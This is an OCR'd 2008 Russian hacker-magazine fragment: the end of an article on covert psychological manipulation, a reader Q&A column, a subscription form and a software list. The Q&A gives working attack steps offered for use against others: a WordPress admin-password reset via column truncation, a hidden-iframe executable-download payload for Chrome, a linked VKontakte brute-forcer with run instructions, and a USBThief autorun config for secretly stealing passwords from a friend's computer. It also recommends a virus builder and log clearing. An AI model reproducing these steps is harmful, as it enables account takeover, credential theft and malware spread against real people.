Вызвать аттракцию можно и улыбкой, и просто внимательно слушая собеседника, и даже таким, казалось бы, незначительным приемом, как — назвать его по имени. Когда к человеку обращаются по имени, показывают внимание к его личности, то человек, получающий подтверждение, что он личность, испытывает чувство удовлетворения, положительные эмоции, в результате чего возникает аттракция. «Обезличенное» же обращение служит сигналом того, что нами интересуются не как личностью, а лишь как носителем определенных функций.
Не стоит сбрасывать со счетов и «невербальные» приемы: визуальный контакт, жестикуляция, мимика (об этом читай в X_02_2008). Все это способы установки необходимого контакта, присоединения, ведущие к аттракции.

ПРИЕМЫ ВОЗДЕЙСТВИЯ

Здесь тебе также открывается полный простор для воображения. Приемами воздействия может быть если не все, что угодно, то точно — очень многое. Скрытые приемы управления направленно воздействуют на сознание,

Скрытое управление в исторических примерах

В одной из битв Суворов появился среди бегущих от неприятеля солдат и тут же крикнул им: «Молодцы, ребята, заманивай противника, заманивай!». Это высказывание подействовало на солдат отрезвляюще — они стали отступать более упорядоченно. Затем полководец скомандовал: «Стой, кругом!» и повел солдат в атаку. Тем самым он применил одну из техник скрытого управления, которая сегодня в психологии носит название «придание нового смысла».




Схема скрытого управления напоминает сборку компьютера. Главное — правильно использовать комплектующие

подсознание и бессознательное, побуждая человека к действию. К таким приемам относятся внушение, причем как внушение взглядом, так и словом, всевозможные риторические приемы убеждения и даже манипулятивные способы подачи информации.

Одним из известных способов манипулятивного, скрытого управления является утаивание информации или неполное ее освещение. Этот прием используют продажные журналисты с целью преподнести материал так, чтобы добиться соответствующей реакции у читателя или слушателя. Широко распространен прием психологической догрузки. Например, фраза из рекламных роликов: «Мазда — автомобиль для успешных людей» (как будто все остальные автомобили изготавливают для неудачников!) — это манипуляция, называемая в психологии «ложная аналогия».

Среди приемов воздействия особое место занимают уловки: «Не мое это дело», «Я, конечно, тебе никто, но мне кажется...», «Да, я ничего в этом не смыслю, но...» — все это фразы-манипуляторы. Цель того, кто их употребляет — прикинуться случайным человеком в разговоре и уйти от контакта.

К психологическим уловкам с целью скрытого управления относятся и выведение собеседника из равновесия, глумление, перебивание, передергивание (искажение) его слов. Отличным примером такого психологического манипулирования можно считать нашумевший диалог Кати Гордон и Ксении Собчак. В этом диалоге Ксения, предвзято относясь к Кате, постепенно выводила ту из равновесия. Если ты еще не знаком с этим материалом, то рекомендую к ознакомлению, на просторах Сети можно найти как запись эфира, так и просто перепечатанный на слух диалог.

Мы с тобой уже говорили, что слабости людей — хорошее подспорье для скрытого управления. Еще одним приемом скрытого управления будет ставка на ложный стыд. Одна из слабостей человека — желание казаться лучше, чем он есть, или попросту желание не ударить в грязь лицом. Зная, что собеседник не силен в науке или какой-то другой области, можно приводить ложные доводы: «Тебе, конечно, известно, что ученые...» или «Общеизвестный факт, что...». Собеседник, боясь показать свое невежество, окажется в ловушке, — ему станет нечего возразить.

ЗАЩИТА ОТ МАНИПУЛИРОВАНИЯ

Несмотря на все многообразие способов скрытого управления, можно выстроить надежную защиту. Схема ее будет выглядеть так:

- Не давать информацию о себе.
- Осознавать, что тобой управляют.
- Применять пассивные и активные способы защиты.
- Расставлять точки на i.
- Использовать контрудар.

Как мы уже разобрали ранее, первым шагом в манипулировании является сбор информации об адресате. Следовательно, при защите мы с тобой эту информацию должны всячески оберегать. Здесь пригодятся такие качества как невозмутимость, умение скрывать свои эмоции и даже непредсказуемость. Ведь чем труднее манипулятору просчитать реакцию адресата, тем труднее подобрать ключ и управлять.

Как понять, что тобой управляют? Ищи признаки манипуляции! Среди них: нарушение правил этики в твой адрес; элементы принуждения; ответственность за предлагаемое действие со стороны манипулятора целиком ложится на плечи адресата; дефицит времени, отпущенного на принятие решения.

Если ты осознал, что тобой пытаются манипулировать, то начинай применять пассивные или активные техники защиты. К пассивной технике относится не реагирование на манипуляцию. Сделай вид, что не заметил, не расслышал, не обратил внимания, не понял. Не бойся использовать паузы, прежде чем ответить. Не реагируй спонтанно — помни, что манипулятор того и добивается, чтобы ты действовал необдуманно, в рамках нехватки времени. К активным защитам можно отнести расстановку точек на i.


Для этого применяются вопросы и выражения: «что ты этим хотел сказать?», «скажи прямо», «что ты хочешь?» и т.д. Главной задачей активной защиты будет сделать из тайного, скрытого манипулирования явное. Также к активным защитам относится контрудар (ответная манипуляция). Однако применять его нужно с осторожностью, так как это ведет, как правило, к открытому конфликту.

Начинать изучение скрытого управления необходимо с изучения защиты. Так же как настоящий хакер должен в совершенстве владеть вопросами информационной безопасности и способами защиты от всевозможных атак, так и психологическое воздействие удается лучше всего тем, кто в совершенстве владеет техниками защиты.

НАПУТСТВИЕ

Внимательный читатель найдет много общего между скрытым управлением и некоторыми техниками НЛП (которые описывались в моей предыдущей статье).

Мы многое умеем, но не используем навыки осознанно. Именно осознание и намеренное применение полученных знаний дает нам дополнительные преимущества перед теми, кто действует на уровне бессознательных механизмов. Желаю тебе применять полученные знания с умом, не нанося вреда ни себе, ни окружающим. Удачи.



Задавая вопрос, подумай! Не стоит задавать откровенно ламерские вопросы, ответы на которые при определенном желании можно найти и самому. Конкретизируй! Телепатов тут нет, поэтому присылай больше информации.

Q: Существуют ли найденные в последнее время такие же глобальные дыры в php, как древняя zend_hash_del_key_or_index?

A: Недавно очень серьезный эксперт по безопасности и автор Suhosin-патча для PHP опубликовал в своем блоге информацию об исследовании функций генерации случайных чисел `rand()` и `mt_rand()`. Прочитать об этом подробнее ты сможешь по адресу: http://www.suspekt.org/2008/08/17/mt_srand-and-not-so-random-numbers/. Я же расскажу тебе про суть баги.
Итак: для `rand()` существует функция установки `seed` (числа, на основе которого генерируется случайный номер). Эта функция называется `srand()`. Для `mt_rand()` существует аналогичная функция `mt_srand()`. Рассмотрим подробней, как же они работают. Выполни для этого следующий скрипт:

```
<?php
print rand().rand();
?>
```

Например, у тебя получилось 234 и 567. Снова запускай этот код, но перед первым вызовом `rand()` добавляй `srand(234)` (в качестве seed мы берем первое получившееся число). В результате ты увидишь 567 и второе — любое — число. То есть, зная любое сгенерированное функцией `rand()` псевдослучайное число, мы легко сможем вычислить следующее псевдослучайное число. Теперь рассмотрим функцию `mt_rand()`. Тут все немного сложнее. Для начала запусти на нескольких машинах (и несколько раз) такой код:

```
<?php
mt_srand(1337);
echo mt_rand().«\n»;
echo mt_rand().«\n»;
echo mt_rand();
?>
```

Каждый раз у тебя должен получиться одинаковый результат, так как `seed` используется один и тот же. Здесь есть один нюанс. Если не определять seed самому функцией `mt_srand()`, то он может находиться в пределах от 0 до 4294967295. А если иначе?
Рассмотрим код, присутствующий в скрипте поиска форума phpBB2:

```
<?php
mt_srand ((double) microtime() * 1000000);
$search_id = mt_rand();
?>
```

Как пишет Стефан, в этом случае seed может лежать в пределах от 0 до всего лишь 1000000! Значит, потенциальному взломщику не составит труда сбрутить `seed`, зная любое предыдущее сгенерированное `mt_rand`'ом число, а затем вычислить последующую псевдослучайную комбинацию!
Так как на основе сгенерированных случайных чисел популярные скрипты генерят пароли, куки для входа и т.д., то найденная уязвимость представляет огромную угрозу безопасности для многих веб-приложений.
P.S. Основываясь как раз на этом баге, raz0r написал сплойт для сброса пароля админа в WordPress через утечку сгенерированного числа в phpBB2.
Почитать перевод статьи Стефана, а также скачать эксплойт ты сможешь на блоге raz0r'а по адресу http://raz0r.name/articles/predskazyvaem-sluchajnye-chisla-v-php.



Q: Куда исчез известнейший хакер rgod?

A: На персональном сайте rgod'a (retrogod.altervista.org) висит следующий пост:

«I am not rgod. I'm a friend of his named Daniel. rgod died two days ago at that hospital in Catania. It was a surprise and a shock... to all of us who knew him. rgod was suffering of a rare bony marrow disease, leading to paralysis during his last days. It just took me a while to figure out how to have access to rgod's website, searching the key on his laptop (with permission from those close to him) to post this... I don't know what the future of this site will involve but I'd sure like to see these posts, and some of the others about rgod posted across the Internet, preserved on the web indefinitely. Just so that when folks google the name of rgod in years to come, they'll be able to read it all»

Пусть земля ему будет пухом!

Посмотреть и испытать его нашумевшие эксплойты ты всегда сможешь на милворме — http://milw0rm.com/author/534.

Q: Что новенького из уязвимостей WordPress появилось в последнее время?

A: Помимо появляющихся чуть ли не каждый день эксплойтов к многочисленным плагинам Вордпресса, недавно появился забавный баг для версий 2.5-2.6.1, связанный с усечением количества символов в базе данных в поле с логином пользователя. Баг позволяет поглумиться над блогом, сбросив пароль админа.

Пример:

1. Если регистрация открыта, проходи по ссылке http://victim.com/wp-login.php?action=register.
2. Регай пользователя с данными –
логин: admin[55 пробелов]x
майл: твое мыло
3. После успешной регистрации в базе появляется второй пользователь admin (для mysql просто admin — то же самое, что и admin[55 пробелов]). Теперь проходи на форму восстановления пароля http://victim.com/wp-login.php?action=lostpassword, где вписывай свое мыло, которое ты вводил при регистрации.
4. Пройди по линку, который должен прийти тебе на мыло.
5. Пароль настоящего админа изменится на вновь сгенеренный. Правда, ты его никаким образом не узнаешь (так дела обстоят на момент написания фака). Вот как незатейливо можно подшутить над админом недружелюбного блога :).

Более подробно об этой уязвимости в мускуле ты сможешь прочитать все на том же блоге Стефана Эссера: http://www.suspekt.org/2008/08/18/mysql-and-sql-column-truncation-vulnerabilities.

Q: Слышал, что с помощью Akismet, плагина для WordPress, знающие люди палят SEO-темы. Расскажи, как это?

A: Если у тебя есть сплог на Вордпрессе, немедленно активируй в нем Akismet! Сейчас скажу, что это тебе даст. Просматривая комментарии, помеченные, как спам, можно выудить, как минимум, три полезнейшие вещи:

1. Ниши, которые сейчас спамят.
2. Хосты, пригодные для выкладывания дорвеев. Это либо фрихосты, либо свои домены; и те, и другие интересно отслеживать во времени.
3. Различные дыры и баги для CMS и различных скриптов (если спамят 10 разных хостов с однотипными урлами, то это однозначно результат эксплуатирования какого-то бага).

Q: В браузере от Гугла, Google Chrome, сразу же после его выпуска нашли дыры, расскажи о них подробней.

A: Итак, все баги протестированы на Windows XP Professional SP 1,2,3. Для эксплуатации первой из них создай html-страничку со ссылкой вида `<a href="ooo:%evil"></a>`. В результате Хром подвисает со всеми вкладками и автоматически не перезагружается.

Вторая бага позволяет загрузить произвольный файл в систему жертвы. Для этого в хтмл-коде должны присутствовать следующие строки:

```
<script>document.write('<iframe
src="http://example.com/hello.exe"
frameborder="0"
width="0" height="0">');
</script>
```

Также нельзя не отметить следующие эксплойты под браузер от Гугла:

- Google Chrome Browser 0.2.149.27 Inspect Element DoS Exploit (http://www.milw0rm.com/exploits/6386);
- Google Chrome Browser 0.2.149.27 (SaveAs) Remote BOF Exploit (http://www.milw0rm.com/exploits/6367).

Q: Подскажи хороший брутфорс для «ВКонтакта».

A: Код многопоточного брутфорса «Контакта» на перле ты можешь скопипастить здесь — http://forum.antichat.ru/showpost.php?p=851084&postcount=683.

Запускай с помощью этой инструкции:

1. Качай прогу **ActivePerl 5.10.0.1001** с http://activestate.com.
2. Копируй код сплойта, сменив в его настройках id жертвы на нужное, и сохраняй под именем brute.pl.
3. Туда, где лежит сплойт, копируй файл со словарем, обзывая его `pass1.txt` (словари легко ищутся Гуглом);
5. Запускай сплойт и жди результата в good.txt.

P.S. Также советую попробовать авторегтер для вышеуказанного сайта: http://grabberz.com/showpost.php?p=81243&postcount=1.

Q: Как быстро и незаметно скопировать пароли с компа жертвы к себе на флешку?

A: Для этого нехитрого действия тебе понадобятся, собственно, USB-флешка и программа **USBThief** (ссылку на программу давать не буду по определенным причинам, но ты всегда можешь погуглить).

Распакуй архив с прогой. Далее из папки USBThief скопируй все файлы на флешку, прямо в ее корень, не создавая никаких подпапок. Затем заряженную флешку вставь в компьютер своего друга/девушки. Жди немного и уже дома проверяй папку dump. В ней будут храниться все найденные на компе пароли :).

Вся эта прелесть работает на банальном виндовом авторане с помощью следующего кода:

```
[autorun]
action=Open Files On Folder
icon=icons\drive.ico
shellexecute=nircmd.exe execmd CALL
batexe\progstart.bat
```

Пока что ни один антивирус на это не реагирует.

Q: Как отключить в Винде автоматический запуск флешек и прочей нечисти?

A: Для этого тебе всего лишь надо отредактировать реестр regedit'ом и перезапустить машину. Итак, иди в `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer`, ищи ключ `NoDriveTypeAutoRun` и прописывай для него одно из следующих значений:

```
0x1 — отключить автозапуск на приводах неизвестных типов;
0x4 — отключить автозапуск съемных устройств;
0x8 — отключить автозапуск несъемных устройств;
0x10 — отключить автозапуск сетевых дисков;
0x20 — отключить автозапуск CD-приводов;
0x40 — отключить автозапуск RAM-дисков;
0x80 — отключить автозапуск на приводах неизвестных типов;
0x95 — отключить автозапуск съемных, сетевых и неизвестных дисков;
0x91 — отключить автозапуск сетевых и неизвестных дисков;
0xFF — отключить автозапуск вообще всех дисков.
```

Q: Где Винда хранит свои логи, и как их почистить?

A: Заходи в Мой компьютер → Управление → Просмотр событий, либо в Пуск → Выполнить → eventvwr.msc → Система.
Логи содержатся в файлах `AppEvent.Evt`, `SecEvent.Evt`, `SysEvent.Evt` и других.
Просто так ты не сможешь их удалить, но тебе поможет программа, не раз встречавшаяся на дисках от нашего журнала — Unlocker.

Q: Существует ли какой-нибудь генератор или конструктор вирусов, с помощью которого можно напакостить недругу?

A: Почитай вот эту тему на античате: http://forum.antichat.ru/threadnav36437-1-10-virus.html. Некий GROB_T создал свой конструктор вирусов для Винды, который сможет сгенерировать не палящиеся антивирями программы-приколы (и не только).
P.S. Хотя в комплекте и есть криптор, этот конструктор больше подходит для шуток над преподами в универе, друзьями или подружкой, чем для серьезной работы.

Q: Как скачать самую последнюю бету-версию Google Chrome?

A: Для этого понадобится специальная утилита **Chrome Channel Switcher** (http://chromium.googlecode.com/files/chromechannel-1.0.exe).
С ее помощью ты сможешь закачивать либо самые последние беты (версии более-менее стабильные, а поэтому выходящие достаточно редко) или же последние dev-версии, которые выходят каждую неделю, разумеется, с самыми свежими фишками и баг-фиксами. Новых багов, естественно, также не избежать.

Q: У многих западных блоггеров вижу скриншоты с темной раскраской Visual Studio. Это касается даже тех, кто непосредственно участвует в разработке .Net-платформы. Очень хочется попробовать: может быть действительно так удобнее?

A: Готовую темную цветовую схему для Visual Studio, похожую на раскраску Vim, можно скачать отсюда — www.wekeroad.com/VibrantInk_V2_Export.zip. В архиве находится файл настроек, который необходимо импортировать в Visual Studio через меню «Tools → Import And Export Settings». Удобнее это или нет — вопрос спорный и решаемый индивидуально. Попробуй, возможно, тебе действительно понравится. Перемена обстановки всегда по-своему приятна.

Q: Как применять скрипты для Greasemokey в Opera?

A: В то время как фанатам Firefox для использования хитрых скриптов Greasemonkey, позволяющих до неузнаваемости изменять любимые страницы (например, интерфейс Gmail) или, к примеру, убрать рекламу, необходим специальный плагин, — для Opera их можно подключить без каких-либо дополнительных приблуд. Первым делом тебе, конечно же, надо скачать нужный скрипт и переименовать его так, чтобы название файла заканчивалось на «with user.js». Далее в меню Opera переходим: «Tools → Preferences → Advanced → JavaScript Options». В этой форме есть один важный параметр — «User JavaScript files», который указывает на папку, где будут находиться пользовательские скрипты. Рекомендую для этих целей создать специальную папку. Вот и все.

Q: Как зарегистрироваться в Apple Store без кредитной карты?

A: Хороший выход из положения — воспользоваться так называемым бонусным кодом (Redeem Code), который раздается на разных сайтах, например, http://www.tunecore.com/freealbum. Код дает возможность бесплатной регистрации (для US) и бонус в виде скачивания 34 песен :). Также будет доступна возможность iTunes Genius — генерации плейлиста из похожих песен для выбранной композиции (что-то наподобие функционала Last.fm).
Порядок регистрации в iTunes:
1. Полученный Redeem Code вводим в Apple Store, далее жмем «New account».
2. Заполняем поля регистрации.
3. Заполняем анкету регистрации на страну US. Для этого потребуется найти корректный американский адрес, например, найденный через Yellow Pages в 50states.com.
4. В качестве метода оплаты (Paymant Method) выбираем none5.
Жмем submit — и аккаунт активирован! Пользуемся на здоровье функционалом Genius и скачиваем обложки альбомов.

Q: Какой SSH-демон можно установить для Windows Server 2008?

A: Вариантов на самом деле много:
- **SSH Tectia Server** (www.ssh.com).
- **OpenSSH** (http://www.petri.co.il/setup-ssh-server-vista.htm — инструкция по установке под Windows).
- **Free SSHd** (http://www.freesshd.com).
- **WinSSHd** (http://www.bitvise.com/winsshd).
- **Крум Telnet/SSH Server** (http://www.kpym.com/en/Overview.htm).
- **copSSH** для Windows (измененная версия OpenSSH).
- **Sysax Multi-Server** (http://www.sysax.com/server/index.htm).

Рекомендую FreeSSHd. Несмотря на бесплатность, он может предложить следующее:
- Опции запуска SSHd только в определенных интерфейсах.
- Различные способы аутентификации, включая интегрированную NTLM-аутентификацию на Windows AD.
- Различные способы шифрования, включая AES 128, AES 256, 3DES, Blowfish и т.д.
- Опция создания защищенного туннеля в соединении.
- Опциональный Secure FTP (sFTP) — для безопасного FTP, смотреть FreeFTPd website.
- Возможность управлять пользователями и ограничивать доступ к безопасной оболочке, безопасному туннелю и безопасному FTP.
- Возможность предоставлять доступ только определенным узлам или подсетям.
- Возможность регистрировать в журнал все подключения и команды, выполненные через FreeSSHd.
- Просмотр пользователей, подключенных в данный момент.
- Автоматическое обновление FreeSSHd.

Чтобы войти, понадобится сделать две вещи. Во-первых, добавить новую пользовательскую учетную запись и разрешить доступ к командной строке SSH. А во-вторых, открыть исключения в брандмауэре Windows Server 2008

Q: Несколько месяцев назад установил Ubuntu, и... как бы глупо это ни звучало, но забыл пароль. Как его можно сбросить или восстановить?

A: Ага, прям уж так взял и забыл? Ну да ладно, держи инструкцию:
1. Перегрузи компьютер, и когда увидишь меню GRUB, нажми ESC.
2. Появится список ядер. Убедись, что ты выбрал именно то ядро, которые обычно используешь (как правило, оно первое в списке), а затем нажми клавишу «e» для редактирования опций загрузки.
3. Теперь нажми <стрелку вниз> и выберите опцию «kernel». Потом используй еще раз клавишу «e» для переключения в режим редактирования опций ядра.
4. Далее ты увидишь окно с опциями. От тебя требуется удалить «`ro quiet splash`» и добавить следующую команду: «`rw init=/bin/bash`».
5. После этого нажми <enter> для возврата в меню опций ядра. Дави клавишу <B> для загрузки с этой настройкой.
6. Система загрузится в командную сроку, где можно ввести команду для сброса пароля: `passwd <username>`.
После изменения пароля введи команду sync (гарантирует, что все данные будут записаны на диск перед перезагрузкой) и выполни перезагрузку: `reboot -f`.

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО + ХАКЕР + IT СПЕЦ:
- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в ноябре, то журнал будете получать с января.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2008г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ______________________
____
____
____

АДРЕС ДОСТАВКИ:

индекс ______________________
область/край ______________________
город ______________________
улица ______________________
дом __________ корпус __________
квартира/офис ______________________
телефон (код) ______________________
e-mail ______________________
сумма оплаты ______________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________________»
с 2008г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________________»
с 2008г.
Ф.И.О.
Подпись плательщика

Кассир

>>WINDOWS

>Development

7-Zip 4.57
AutoRuns 9.34
DAEMON Tools Lite 4.30.1
Download Master 5.5.6.1139
FarPowerPack 1.15
FileZilla 3.1.3
IrfanView 4.2
JDataSaver
K-Lite Mega Codec Pack 4.1.7
Miranda IM 0.7.10
Mozilla Firefox 3.0.3
Notepad++ 5.0.3
Opera 9.52
PuTTY 0.60
QIP Infium 9015
Skype 3.8.0
Total Commander 7.04a
Unlocker 1.8.7
Winamp 5.54
Xakep CD DataSaver 5.2

>Development

Android SDK 1.0
DLL Export Viewer v1.22
FusionDebug 2.0.1
GACView v1.11
GDIView v1.03
JCoder 1.0.1
Open XML Format SDK 2.0
PHP designer 6.1 Beta 3
RegDllView v1.15
RJ TextEd 4.61
SharePoint Server SDK 1.4
SQLWriter 2.1.0.31987
Zend Studio 6.1

>Misc

Automize 8.07
BeyondCopy 1.26
Circle Dock 0.9.2 Alpha Preview 8.1
EncryptOnClick 1.3.1.3
Executor 0.98b
HostsMan 3.2.69
IntelliPoint 6.30
KeePass 1.13
Locate32 3.1
MooO RightClicker 1.24
Mz Ultimate Tweaker 5.6.1
PageFour 1.66
PTM 1.4.4
SkipUAC
Smart Shutdown Classic 2.0.0.5
Startup Delayer 2.3.130

>Multimedia

Artweaver 0.5.3
Blender 2.47 Final
Bug Shooting 1.7.6
BurnAware 2.1.2
Chart Advisor 6.3
DVDFab HD Decrypter 5.0.9.0
FormatFactory 1.48
iTunes 8
LameXP 3.04 RC7
LemonScreen 1.3.0
MakeInstantPlayer 1.3
MediaCoder 0.6.1 Build 4185
Microsoft Phone Data Manager Beta
Picasa 3beta
SUPER v2008.build.33
Teen Spirit 0.95.855
TouchCopy
VideoInspector 2.0.0.113
Yawcam 0.3.0

>Net

Bitmeter II 3.5.7
Gbridge 1.0
Kerio WinRoute Firewall 6.5.0
Lastpass 0.31
Lightning 0.9
mRemote 1.48b
